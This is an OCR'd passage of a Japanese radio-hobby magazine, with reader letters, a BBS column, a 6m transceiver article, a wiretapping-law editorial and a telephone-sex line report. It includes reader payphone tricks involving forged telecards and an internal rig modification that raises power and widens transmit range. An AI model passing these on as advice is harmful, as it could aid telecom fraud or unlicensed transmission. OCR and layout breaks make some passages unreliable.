(表の声) 彼女もすごいけど、そんなところまで出てくるABもスゴイ! やっぱりABは受信のバイブルなんだねえ。

(裏の声) バ、パイプ…だって? こりやえらいこっちゃあ!

ご存じの方も多いと思いますが、なんと

セラミックコンデンサは




暑くなると

汗をかく。のだ。

by 江戸川散歩

南高来郡/江戸川散歩



京都市/小町優美



情報判断の難しさ

●毎回「こちら AB 社会部」を興味深く読んでいます。5月号は湾岸戦争でのマスコミの報道姿勢についてでした。征木さんのご指摘どおり、確かにマスコミの報道姿勢はアメリカ寄りで、

それを見ていた自分の考えもかなりアメリカ寄りでした。一昔前まで「日本の常識は、世界の非常識」と言われ、海外からの情報をもっと摂るように言われたものでした。それでニューズウィークを読むようになったのですが、アメリカの考えを鵜呑みにする結果となりました。改めて物事公平に見ることの難しさを知ったように思います。現在、衛星放送によって世界の情報が手軽に入ってくるようになり、短波ラジオで世界中の放送を聴くこともできます。言葉のネックさえ抜きにすれば、ゼネカパ受信機は世界中の通信を聴けてしまいます。そして交通の発達により、世界のほとんどの国に行くことができます。このようなチャンスを我々はもっと活用して、偏った見方にならないようにしていくべきではないでしょうか。

(三重県安芸郡/福田和生)

（表の声） そうだね。ボク達は
そういう意味で、とてもいい環
境にあるのだから、いろんなも
のを吸収して、ビックになっ
ちゃおう！

（裏の声）欲張りすぎて、情報の消化不良を起こさないように、



よく噛んでから食おう。腹も冷やさないように要注意！

私は浦島太郎

●しばらくの間、病院に入院しておりましたので、ラジオばかり聴いていたところ、なにやら電波についてあれこれ言っていたので、しばらく耳を傾けてみました。すると「電波有料化」なんて、とんでもないことを郵政省が考えているそうじゃありませんか!!いまのところ放送局のような、大規模な商用無線を対象にしているようですが、アマチュアに飛び火するのも時間の問題でしょう。本当はどうなんでしょうか?…つたく、郵政省なんて大嫌いだつ!

(神奈川県横浜市/

スペシャル丹海山)

（表の声）となると、一番支払が多くなるのがNTTなんだって。すると、電話料金も値上がりなんてことになるかも…。

受信規制に思う(その1)

●どー考えても、やっぱり納得
ができない…。自分の考えに偏
りがあるといけないと思い、行
政側の立場で考えるが、ゼネカ
パ商品のところどころに受信規
制をかけるように指導し、さら
にそれを受信することに罰則だ
なんて…。測定器がわりにゼネ
カパ機を使う私としては、そん
な受信機しか手に入らなくなっ
たり、従来の受信機を所有する
ことが駄目になるような政治は
絶対に反対です。それに指導や
圧力だったら、例えばコードレ
スなどの取説のように「こうい



う方法で受信される」とか但し書きを義務付けたり、通常のFMでは復調できない変調方法しか認可しないなど、本来ホコ先が反対（電話機側）のような気がしてなりません。ラジオの自作は、小学生のころゲルマニウムから始め、20年もやっている、例え「受信禁」の周波数でも、どうにでもなっています。駄目だと言われると、ど〜だろうと思って作るかもしれません。でも、私はいやだア〜。

(神奈川県相模原市/

AB おじさん)

(表の声) なんでもそうだけど、「駄目だ」といわれればやりたくなる。これって絶対に逆効果じゃないかなあ？ そう思いませんか？

受信規制に思う(その2)

●日本の司法・行政・立法機関には、何故が変わった考えをされる方が多いですね。今回の「電波受信に罰則」についてもしかりですよ。もしこの法律が本当に施行されたら（考えただけでもゾッとしますが…）、アクションバンド活動はおろか、フツーのアマ無線もできなくなってしまいそうです。メインchを聴いていて、他の局が連絡し



ているのを聴いたり、あるいは空き ch を探そうとダイヤルを回して、他の局が使っているところに差し掛かったら…。はたまた CQ を出している局に応答したが、強力な局がいて自分がピックアップされなかったで、そのまま待機していても…。とにかく全てひっかかるんですから。まあ、日本のいまのお上の頭脳レベルはこれくらいなものだから、仕方ないんでしょうか。はあ…（溜息だよ）。

（広島県広島市/

いつも満員!! ハローダイヤル

●TVのCMでよく「8600」をやっているの、さっそく僕も使ってみようと思いダイヤルしました。ところが何回掛けても話中。「きつと誰かが使っているんだな…」と思って、1時間ごとに2回ずつ掛け、それでも「ブーッ、ブーッ」「仕方ない締めるか…」とは僕は思いません。毎日掛けました。しかし全くダメなのです。「一体NTTは何をやっているのだ!!」チャレンジ精神から一転し、憎悪の心が湧きました。でも悪く考えると余計にムカつきます。ここは少し冷静に考えました。「きつとQ²のように利用者が多いのでは?」…と。「う



ん、きつとそうに違いない」ということで、一応自分で納得しましたが、誰か使った人がいたら教えてください。

（長野県飯田市/

ROLLING AGE)

（裏の声）NTTはん、大繁盛やなあ…。ところで「ハローダイヤル」ってなにやっているとだ？あつ思いだした。確かNTT直営のツーショットだよな。


ダイヤルQ²

●先日新聞に、テレカを変造して、自分が開設しているダイヤルQ²へ電話して、NTTから情報料を取ろうとして、見事に捕まってしまった事件が載っていました。いや～あ、ここまで複合技を使ってしまった犯人は、きつとABの読者に違いない!今年の未承認AB大賞候補です。

（熊本県荒尾市/9207)

（裏の声）この報道を聞いて、「ああ、そういう使い方(?)もあるんだ…」って初めて知る人は多いだろうなあ。こんなことで捕まっちゃって、マジメにABでその知識(?)を活かし

この顔にピン!!ときたら
石を投げよー



てほしかったよな。駄目だよ、ちゃんと「編集部員募集」の広告も見てくんないや。



横浜市消防局

●横浜市にお住まいの方はご存じかと思いますが、横浜市消防局には「市民防災センター」という施設があります。ここはその名のとおり、防災ということをテーマに、様々な資料が展示されているわけなんです、なんとその中には、本物のミニ消防車もあるのです。車内には日電(NEC)の無線機やハンドセットもあって、防火服などは自由に着ることができます。まだ行ったことのない人は、行くだけの価値はありますよ。場所は神奈川区沢渡4-7。横浜駅より徒歩10分。入場は無料です。
(神奈川県横浜市/ネクラな社会科研究部員)

お便り お待ちしております!!

みなさん、いつもお便りありがとうございます。読んでるだけのあなたも、読者のページ「ABハウス」に参加してみま

公衆電話裏ワザ

●MC-1 PNでプッシュボタンを押しながら受話器をかけると、赤ランプが消えてしまう。
●国際電話対応のMC-4 PN-1で、不正テレカ(541度数以上のテレカとか)を入れても、度数も出ずに排出されてしまう。しかも、排出口を手でふさいで赤ランプを消し、受話器をおいてしばらくすると、NTTへ通報が入る。

(東京都世田谷区/斉藤剛)

ハンドマイク

●大阪・日本橋のデジットで珍しいモノを見つけました。写真のように「スタンダード」の名前の付いたハンドマイクです。輸出用CB機のような大きさのマイクで、かなり大きめなので長時間使うと、ハッキリいって重くて腕が疲れそうです。また、マイクのメッシュ部、PTTスイッチ、コールコードはいずれも茶色で、クリーム色の本体となかなかいいデザインと思います。マイクコネクターは5ピンがついていました。また他にL型コネクターのついたタイプもありました。裏面には「MODEL MP566」というプレートが貼ってありました。多

せんか?

身のまわりで起きた出来事を「ABトーク」に、ストレス解消つぶし晴らしは「言いたい放題」、あなただけが知っているマル秘・裏情報は「情報BOX」へ。無線に関するイラストも大



分業務機のものだと思いますが、よく判りません。ダイナミックマイクで1200円で購入しました。
(京都府京都市/佐藤晋)

(編集部注) これにそっくりのマイクロホン、モトローラのMCAにも使われています。モト社バージョンは、大きめのモジュラータイプ。8ピンのうち5ピンが使われています。



歓迎です。

巻末の綴込みハガキで、どしどしお送りください! 掲載者には山吹色に輝く「AB 謹製ステッカー」をもれなく進呈! お便りお待ちしております。

AB-BBS

すこしづつ書き込み 増えて楽しみに。

ABM00028 ABS

アクセス電話番号は0425-70-7070

「ピージョーツ・ジューツ」

ハイイ、ヤッホー、連休があけてすっかり疲れて、ハイ状態になった ABS です。

出張で OFF LINE MEETING (オフミ・実際に会って話をする事) に行けませんでした。

SYSOP さんにゴメンナサイをいっておきます。

さて、会員になって参加するには、まずアクセスして ; B というコマンドで BBS コーナーへ行ってから、(1) の BBS からのお知らせを読んでください。

入会方法などの詳しいことがボードになっています。

なるべくこの内容はフロッピーに落とし込んでおきましょう。

さて、それじゃいよいよ紹介に入ろうかな、あつと、その前に全体の状況を紹介しておかなきゃね。

略号が決まったよ

ダイレクトアクセス用にボードの略号が決まりました。

ここでは、特に紹介しないか

ら詳しいことは、とにかくアクセスして見て欲しいね。

この略称だと ; B ; 1 ; 1 とキーインするのと同じに、 ; I N F O と入れても OK です。

略称を見るとキーイン数が、 ; X ; X ; X と 6 回で済むところがむしろ多くなるものもありますから注意しようね。

ところが、AB ボードには 5 月現在略称がありませんから、めんどくでも ; B ; 7 ; X と希望するボードへ入ってくれるかな。

私は ABM00028 です

編集部では「ABM00000」という ID でアクセスしていますが、私、ABS は「ABM00028」が ID です。

メールがありましたら ID は区別してください。

お便り大歓迎です。

ということで、私 ABS が独断と偏見に基づいて沢山の書き込みの中からアクセスできない人達向けに転載しますのでよろしくつ。

紹介だよ

じゃ、ちょっとみんなに考えて欲しい内容の書き込みがあったから紹介するね。

本文はちょっと掲載用に変えてありますがほぼ原文です。

-SENDER- -CONTENTS-
CNS00098 小田急新宿駅での目撃

これはある日曜日の小田急 1 番線 (特急あしがらのホーム) での目撃談です。予定の特急まで時間があつたのでベンチに座ってました。総武線の黄色い電車の見える方向で、私は左側のベンチに座りました。向こう側にゴミ箱がありました。

ふと気がつくと (前の特急が出て行った) 向こう側に 25 歳位の若者がいました。

今はやりの小さいリュックサックを背負っていて一見普通の若者です。

ところが、彼はおもむろに周囲の面前でゴミ箱を漁り始めました。何か落とし物でも探しているのかな? と思っていたら、なんと箱根から帰ってきた乗客の弁当の残りを捜し当て、それを食べ始めたのです。何や

ら飲物の残りも見つけてジュルジュルスズっているのです。

格好は普通なんですが一体どうしたんでしょう？

そのうちその右にあるごみ箱に移ってまた同じことをやっていきます。

当然こちらのベンチはみんな見える方向に座ってしまって、隣の夫婦は「きつと親のせいだ」と言っていました、みんな呆れ顔です。

私はいい若い者があんな訳ない！ て思ってますので今でも『きつと何かのパフォーマンスか精神修養だ』と勝手に思っ

て心を平静に保っていました。見るからにブーさんで都内の朝3時頃同じことをやっているオッサンなら良く見かけるので馴れているつもりでも、これにはショック！でした。

ちとせ

おなじく、ちとせさんの文ですが、こちらはちょっと重要な問題がありますよ。

-SENDER- -CONTENTS-

CNS00098 JR蒲田駅でのお話

ある日の蒲田駅での出来事です。若い駅員さん(21歳位)が、ホームをホウキで掃除していました。

そのホームには、他に乗降客10人くらいおりましたが、そのなかに6歳位の男の子を連れた母親がいました。

私の一人置いて隣です。

するとその母親が息子に「〇〇ちゃん、勉強しないとこんな仕事しなきゃならなくなっちゃ

```

00-----10-----20-----30-----40
> ** Connect **
>
> *** Computer Network System ***
> 0425-70-7070 =ISDN= [B] channel
> 79-4040 300/1200/2400/MNP7
> (U.S. YOKOTA AIR BASE near)
>
> -----
> ゲスト ID = GUEST or ABGUEST
>
> IDを入力してください: ABM00000
> パスワードを入力してください: 
> いらっしゃいませ!
>
> ABM00000 アクションバンド編集部です。さん
>
> ■ ROMばかりじゃあ いけませんよ ■
>
> 自己紹介コーナー書き込み
> お願いしますネ
>
> 前回ログイン: 
> 今回ログイン: 
> トップ・メニュー< A-B-C-H-M-P-Q-T-U-W-Z > 《 E 回線断、? メニュー詳細 》
>
> 選択してください: A
>

```

うのよ」って言ったのです。

これが、さも浮浪者に向って言うように言ったからたまりません。

5m位離れて一所懸命掃除をしていた若い駅員さんに聞こえたようです。

彼は一瞬ピクつと手が止まるのを私は見逃しませんでした。

でもすぐこらえたようにまた掃除を始めました。

駅員さんも多分一所懸命勉強？ し、将来に期待してJRに入社したはずです。

ひょっとすると皆さんが小さい頃なりたかった電車の運転手さんになるため、いつかは！って気持ちでせつせと掃除していたのかも知れません。

思わず、たまたま機嫌の悪かった私としては「あのう、変な母親にマガったことを教えられた方が悲惨じゃないですか？」って言っちゃいました。

世の常で回りの人は知らんぶりか…、と思ってますと横の人も「私もそう思います」とその

母親に言ったものですから、その母親はむくれて別のところに移動しました。

私はきつかったのでしょうか？ それとも皆さんも同じ感情を御持ちでしょうか？

ちとせ

どうですか、感想をおよせください。

こちらでボード書き込み直します。

現在もこの反響がボードに寄せられています。

こういう話題はタイムリーであるべきではなく、ことあるごとに目に触れさせて私達を意識させるべきだと考えます。

オーABSは柄にもないこと言っちゃってえ。

それでもって、非会員で何か言いたい人はゲストボードに書いてね、会員はゲストボードもなるべく読むようにしてくださいよつ、頼むヨ。

書き込みよろしく、待ってます。No Carrier.



6mの季節がやってきた!! 50MHzへのおさそい

6mリグの変遷

FT-655の パワーアップスイッチ?

そろそろ6mがおもしろいシーズンです。FT-655Sを買ってきました。50WのFT-655は中のスライドスイッチを切り替えると100Wは出るそうですが、10W機はどうか? と思っていました。

そのスイッチがどこにあるのか知らなかったの、まずは回路図を見てみると、ありますねえ。確かに。フタを開けてみると、ちょっと見えにくいですが回路図どおりの部品番号もシルク印刷されています。

どれどれとやってみると、25Wは出ました。このファイナルからすると、ちょっと連続使用は無理があるかなという感じがする。

ちなみに、FT-655Sのカタログの内部写真を見ると、ちゃんとこのスイッチも見えてるんですね。25W機のFT-655Mも

発売になりましたが、ファイナルはまさか10W機と同じということはないでしょうけど…。

パワーメータのピークホールドの切り替えスイッチと間違えないようにしましょう。


それにしても、この隠しスイッチの話は有名ですね。リグ本体を見る前から広まっていたから。

ケンウッドの新製品 TS-690、450

TS-690も、本誌が発売になるころには出ていることではし

うし、なかなか6mも賑やかになりそうです。

TS-680やIC-726のようにHFのオマケに6mが付いているという感じが強いリグに対して、FT-655やTS-690なんかは6m専用機として使っても十分です。もともと、FT-655なんかは、まさに6m専用機といえますが。FT-655Sをいじっていたら、24MHzが消えてしまい、28/50MHzの2バンド機と化してしまいました。24MHzはいらないという人は消しておいてもいいかもしれませんね。



▲ヤエスのFT-655。隠しスイッチでパワーアップできる?

バンド切り替えて24MHz がない分、早くできます。

いっそのこと、50MHz だけにならないかなとも思ったのですが、さすがにそれはなかったようです。

よく見ると、28~56MHz をフルカバーで送受信できるようになったり…。CB バンドは出ないようでしたが。簡単にチェックして、ノーマルに戻しましたけど。最近では、無線機をいじる楽しみも少なくなってきましたね。

FT-655/M/S をお持ちの方は壊さない程度に、あっちこっち触ってみてください。しっかりとした回路図が付いていますから改造しやすいと思います。プラグインユニット方式で、簡単にメンテナンスできるのも、YAESU 伝統の方式で、なかなかいいです。

最近では、Jマーク付きのリグが多くなり、あちらこちらでJマークのないリグ探しの光景を見受けます。

Jマークが付いていないものは、在庫があっても出荷しないというメーカーもあり、なかなかの徹底ぶりです。

中古のリグの相場が上がるのがちょっと困るところです。

ところで、TS-690シリーズの型番と価格を見ていると、えらく価格差があります。


TS-690S 100W 199,000円

TS-690D 25W 179,000円

TS-690V 10W 159,000円

のように、10Wと100Wでは、4万円の差があります。

一方、TS-450の方は



▲ケンウッドの新製品 TS-690。高性能が期待できる。

TS-450S 100W 199,000円

TS-450D 25W 189,000円

TS-450V 10W 179,000円

と2万円の差です。ようすにTS-690の方はHF帯と50MHz帯でファイナルを別々としているために、それだけコストアップとなるようです。

6mも出られるTS-690SとHFだけのTS-450Sが同じ値段というのは、はて？ と考えるところですが、これはアンテナチューナーが内蔵かオプションかの差です。TS-690にはTS-450と同じアンテナチューナーが内蔵できます。

それにしても、TS-440から考えると、TS-450は値段が安くなって、機能が大幅アップとなりました。TS-680からするとTS-690は値段が上がっていますが、これは性能UPから考えると、妥当なところではないでしょうか。

TS-450/690とどちらも同じデザインで、TS-850の流れです。つい先日、TS-850が発売になったばかりだというのに、ケンウッドさんも今年はHFに力が入っていますね。TS-850とTS-450を比べると、特に大きな差は感じられません。が、価

格は20万を切っているTS-450は買いやすい印象を受けます。

どうせなら、TS-450/690は外観も同じですし、内部構成もほとんど同じでしょうから、TS-450にオプションを追加すると、TS-690になるような形もいいのではないのでしょうか。最初は6mに興味がなかったりしても、そのうち6mにも出てみたくなることもあるはず。現状では、6mがいらなくても一応はTS-690にして、必要ならアンテナチューナーを追加するのがいいかなと思います。なお、アンテナチューナーは6mでは使えません。

入門機、サブ機、移動用、コンテスト用など幅広く使えそうです。

ただ、割安の感があるTS-450/690ですが、オプションをいろいろと追加していくと、結構な金額になってしまいます。各種フィルター、TCXO、トーンユニット、そしてDSPユニットなどがあります。トーンユニットぐらいは標準装備でもいいのではないかなと思うのですが。でも何年か先には、DSP内蔵のマルチバンダーが20万円を切



▲ 6 m ファンみんなが待っていたヤエス FT-690。

って出てくるようになるんでしようけど。

それと、TS-690は出荷時は、30～50MHzの受信はできないようですが、実際はどうなのかといったところは興味が湧きます。IC-575/FT-655などは可能だけに、TS-690にも期待したいところです。390といえば、これまではFT-690をイメージしたのですが、今後はTS-690となるのかどうか…。

6 mの人気リグは

そういえば、昔、皆さん持っていましたね。FT-690を。

6 mに出ている人の2人に1人は持ってたんじゃないでしょうか。FT-690mk2がその後出ましたが、今でもきつとFT-690のユーザーの方が多いと思います。

それと、アイコムさんもそろそろ新製品を何か出してほしいものがあります。6 mではアイコムの固定機はIC-551/575です。TS-600全盛だったころ、IC-551が出て、IC-551のユーザーも多かったものです。

YAESUの固定機はFT-

620/620B/625D/655と続きました。通好みのリグが多いですね。

ケンウッドさんの6 mというのは、固定機では、TS-600/660/670/680/690と進化してきたわけですが、TS-660の時代からマルチバンダーの思想が強かったですね。ただ、実際に6 mで多く使われたのは、TS-600/660の2機種でした。

TS-690はどうなるのでしょうか。逆にいえば、6 mのモノバンド固定機では、なかなか売れない時代ということなのでしょう。ちよつと寂しさを感じます。

6 mに出よう!!

6 mのユーザーが少なくなったのは、いつごろからだったでしょうか。430MHz帯のレピータが広まりつつあったころからかもしれませんね。

TVIが出るとか、アンテナが大きくなるなどで、どうしても都会では嫌われるようです。TVIについては、最近では、ほとんど問題ないレベルではないでしょうか。それほど神経質になることはないはずです。


特に、UHFのTVが多い地域では、まず6 mのTVIは心配することはありません。

私の場合では、6 mのANTのすぐ下にTVのANTがあります。その距離、1 mもなく50cm程度です。おまけに、テレビは受信ブースタが入っています。けれどもTVIはまったく発生していません。

コンディションが開けると、それこそダイポールでもトンでくれますし、4MHzも帯域がありながらかなり空いているのも魅力の1つです。6 mのリグも



▲トリオ(現ケンウッド)のTS-600。往年の銘機だ!



▲50MHzの移動運用は楽しいッノ

増えてきましたし、ぜひ、6mを見直していただきたいと思います。移動運用やコンテストも盛んにおこなわれ楽しめます。

最近では、1200MHz帯でも業務通信が聞こえてくる時代になりました。そういえば、6mで業務通信というのは、聞いたことがありません。

電波利用税？ に反対

JARLのバンドプランが法制化される動きがありますが、十分に練られたバンドプランであれば、ぜひ早急に実施してもらいたいものです。特に、144/430MHz帯のバンドプランは、田舎でもなかなか守られていませんし、そうでしないと効力がないようです。バンドプランを外れてまでQSOしたいとは私は思いません。バンドプランを外れた局が多くなると、自

然とアンカーも多くなりますし、ろくなことがありません。

とはいえ、電波利用税には賛同はできませんね。それでも申請手数料などが値上がりしたばかりです。なんだかんだと支出が多くなっているこのごろですから、これ以上は御免こうむりたいところです。

そもそも、自動車電話とアマチュア無線を同一視してもらっては困ります。共通点は電波を使用しているということだけです。アマチュア無線のユーザーは、幅広い年齢層ですし、同じアマチュア無線家でも、電波の使い方は千差万別です。そうになると金額を一定にするのは無理があります。

現状では、自動車電話よりもアマチュア局では、アマチュア局の方が数は多いはずで、1局1局からは少ない金額でも、全部をまわると、ものすごい金額になることは小学生でもわ

かります。果して、その金額が有効に活用されるのかどうか、疑問が残るところです。

バンドプランの法制化は、実現はしたものの、結局は有名無実化となり、電波利用税だけはいっしょに高い金額を徴収されるということにならなければいいのですが…。

今後の動向がちよっと心配です。皆さんも注目しましょう。



▲夏こそ50MHzのシーズン。Eスポの発生でDX交信が可能だ。

許される盗聴と許されない盗聴？ 盗聴をめぐる是非を問う

「ナイショ話を聴くやつはもっとキライだ」
なんてのんきなことは言ってられなくなる…

アクションバンド編集部

二つの盗聴事件

5月下旬の10日余りの間に、二つの盗聴事件が立て続けに発覚したことは、読者の皆様もすでにご存じのとおりでしょう。

この二つの盗聴事件は、社会的には相反する性格の「盗聴」と受け止められているようです。

5月20日の新聞で報道された「盗聴」は、暴力団の覚せい剤密売事件捜査のための「合法的」な盗聴」ということで、盗聴事件という表現はそぐわないかもしれませんが、あえて「盗聴事件」とします。

一方、31日の報道は、自民党加藤六月政調会長の第一秘書宅の電話に盗聴器が仕掛けられていたというもので、こちらは刑事事件として現在捜査中とのことです。

この二つの盗聴事件は、同じ盗聴という手段にもかかわらず、一方は「条件付きで許される盗聴」、一方は「絶対に許されない盗聴」という見方がされています。

盗聴とは何ぞや

ここで、話を整理する意味でも「盗聴」の定義を考えてみま

しょう。

まず憲法第21条2項「通信の秘密はこれを侵してはならない」という、大原則があります。これは、皆さんご存じのはずです。

これを受けて、電話の場合には、電気通信事業法第3条「電気通信事業者の取扱いに係る通信は、検閲してはならない」、第4条「電気通信事業者の取扱いに係る通信の秘密は、侵してはならない」と定められ、第4条の罰則規定として第104条があります。

このように、法律的には盗聴という言葉はありませんが、通信の秘密を侵すというようなことを禁止しています。

電話の盗聴

電話は、局線と呼ばれる電話線でNTT（支店・営業所）の交換機につながっています。局線は、 L_1L_2 と呼ばれる一対の電線で、この局線の L_1L_2 の両方に何らかの方法で並列につながるような電気回路（要するに電気が通るもの）を接続したり、局線が放出する磁力線をピックアップするようなことをして、局線に流れる電流を直接的、あ

るいは間接的に知ることが盗聴ということになります。

もちろん、交換機に対して直接上記のようなことをする場合にも、もちろん盗聴です。

これらが、電気が流れている局線という点から説明する盗聴ですが、通常は局線でつながれた電話機（ファックスのような機器を含む）で交わされている通信内容を、第三者が知りえてしまうような機器を電話回線に付加することを指して盗聴というようです。

余談ですが、コードレスホンの電波を単に受信することは、現在法律上は通信の秘密を侵すことになるか、ならないかは結論が出ていません。

どちらが深刻か

今回の捜査上の盗聴行為は、甲府裁判所の「検証許可令状」を取った上で職務として警察官が執行したということになっています。

つまり、司法と行政の連携プレーによる盗聴がおこなわれたということで、憲法の「通信の秘密」はいとも簡単に停止されてしまったわけです。それが、覚せい剤事件を捜査するという

好評連載第八弾



体験レポート

リダイヤルの顛末は…

ex編集部・Y

先日、ネタを探しに本屋へいったのですが、Q²専門誌の数をみてビックリ!! 前から何冊かは確認していたのですが、これほどまでに増えているとは驚く限りです。

それまであったものはA5サイズ（本誌と同じ）ものがほとんどでしたが、今はどの本をとっても大きく（厚く）なっており、情報量も多く、皆さんがそれまで多く利用されていたであろうスポーツ新聞等のADとは、比べものにはなりません。

4月に入り、Q²回線が増えたことありますが非難される一方、利用者が増えていることは間違いなしですね。それでは今月もいってみよう。

このようなことを題材にすると怒り出す読者もいると思いますが、今回はナント、テレホンSEXの番組です。

やっぱり超人気

私は今までに、健全なツーショットを薦めてきましたが、なかにはやはりテレホンSEXを期待してかけている人もいます。

よく、ツーショット番組で「会話はモラルを持てましょう」などと形の上では言っていますが、待ち時間では「Hテープ」が流しているところが結構あります。この待ち時間に洗脳されてしまっただけで多少期待しちゃうたりしてサ。しかし、この番組は最初からそれが目的。つまり前置き会話なんて必要ナシです。

この情報を知り、早速TELしてみるとやはり「ただいま大変混み合ってます…」のガイダンス。人間さかいごとを言っても結局「工口物」は人気があります。

この日、繋がるまでかけてみ

るか!? とひたすらTELしまくったのですが、一向に繋がらず、まるで某社のチケット予約のときのようです。その日が土曜日だったこともありますかとにかく繋がりません。

かれこれ1時間ぐらい経ったとき「ある意味金がかからないで待ち時間がすごせるな」とのんきに続けていたのですが、時間はどんどん過ぎていくばかり

AM2:00をすぎたあたりからだんだんイラつくとともに「これ以上時間が経つと、女性側の利用者がいなくなってしまうのではないかな…!?」と不安。

4:00位になっても一度たりとも繋がりません。

こんな夜中までリダイヤルしまくっている私と同じような大バカ者が他にも沢山いるのだと思うと「他の奴に負けてたまるか!!」と半ば意地になってしまいます。「せめてこの電話がブツ

シュ回線だったらなあー」など
とくだらないことまで考える次第です。

そうしてようやく繋がったのが「こんな気持ちの良い日曜の朝にテレホンSEXもねえだろ」と言いたくなるような時間です。

始めに番組アナウンスが入り待ち時間の音楽が流れたのですが、ナント1分もしないうちにコールらしきものがありました。「もしもし」と話しかけたのですが返答ナシ、ただ「AH…AH…」聞こえるだけです。「なんだただのテープか!？」と聞いていましたが、様子ガチョットおかしい。調べてみるかと「××××」と言うと「××××」と反応が返ってくる(どんなことを言ったか書いてしまうと読者に怒られそうなので会話内容は想像に任せます) どうやら、こりゃ、本物だ。

しばらくして、たわいもないコトが続いたのですが、そのうち切れてしまいました。よくよく考えてみるとなんかヤラセっぽい感じてしたね。相手の声も事務的でしたし、よがり声以外は一切ありませんでしたから。

もう一度かけてみると相変わらず「ただいま…」でした。いつ繋がるか分かりませんが、興味ある方はやってみますか? 0990-33-1918ですよ。

なんだそりゃ

最近伝言ダイヤルQ²版がかなり出てきています。NTTの物に比べてかなり高価なものにもかかわらずわりと人気があるようです。内容はまったく変わら

ないのですがネ。ただ若干分かりますシステムにはなっていますけど、6秒10円はいただきます。

以前にNTT 伝言ダイヤルはQ²のしもべになり下がってしまっている状況を書きました。がQ²版でも他のQ²番組の宣伝が入っていたりして、いったい「なんだそりゃ」って感じですよ。

今月のグチ

グチその1「リカちゃん電話までQ²にするな、オレは金がかかって大変じゃないか!!」

グチその2「さんざん期待させておきながら最後に直電を教えてくださいのはいいが、結局ただのツーショットじゃないか」

グチその3「どうでもいいけど番組内容も理解する前に急に切れてしまう場所が多すぎるゾ」

グチその4「ロリコンダイヤルってのがあ

断わりと言っていた。べつにグチじゃないけど、矛盾していると思います」

まあ、どれもありがちな笑わせてくれるグチですが「リカちゃん電話」はチョット危ないんじゃないでしょうか!? 最後に直電ってヤツもそれがQ²なんだよネッ。まったく直電でもなんでもありゃしない。ってなわけで今月はこれにて…。

おかしい NTT

巷でQ²を非難している者がいますが、なにを思ったか当の本人NTT様まで騒ぎたてています。Q²回線が使用できない電話を一生懸命増やしています。Q²への発信規制されている電話からQ²をダイヤルすると、不親切なことに「このダイヤルは使われておりません」とアナウンスされます。こんなのアリ??



大型製作／全6回
新連載！絶対作ろうシリーズ

2mバンド レシーバへの 挑戦

第1回 製作プラン編

足立 厚

AB fanの皆様、前回の6m FMトランシーバの連載記事はいかがでしたか。

毎月、10点近くの記事を書いています。シリーズでの製作記事は私にとって少々大変でした。

私も、小学生の頃が一応あったのですが、その頃は管球式のラジオ、ワイヤレス・マイクを使っては、どの程度飛んでいるのかを確かめるために、村中をウロウロしていました。

そして、中学になってアマ無線のライセンスを取り、本格的トランシーバを作りました。といっても管球式の、AM、CWモノバンドでした。

しかし、今、それと同じものを作ってみない…といわれても、パーツは良いものが入手可能で

すが、すでに技術、テクニック、ノウハウはもう…。


年は取りたくないものですネ。

でも、今は昔と違って、性能の良いパーツ、そしてICがそろっています。この私の古ぼけ

た頭でも、これらのパーツをかき集めれば、何とかできるのでないかと思ったわけです。

今回は、アイテック・ラボから発売されている、高感度受信機のキット FMR-2 型を参考

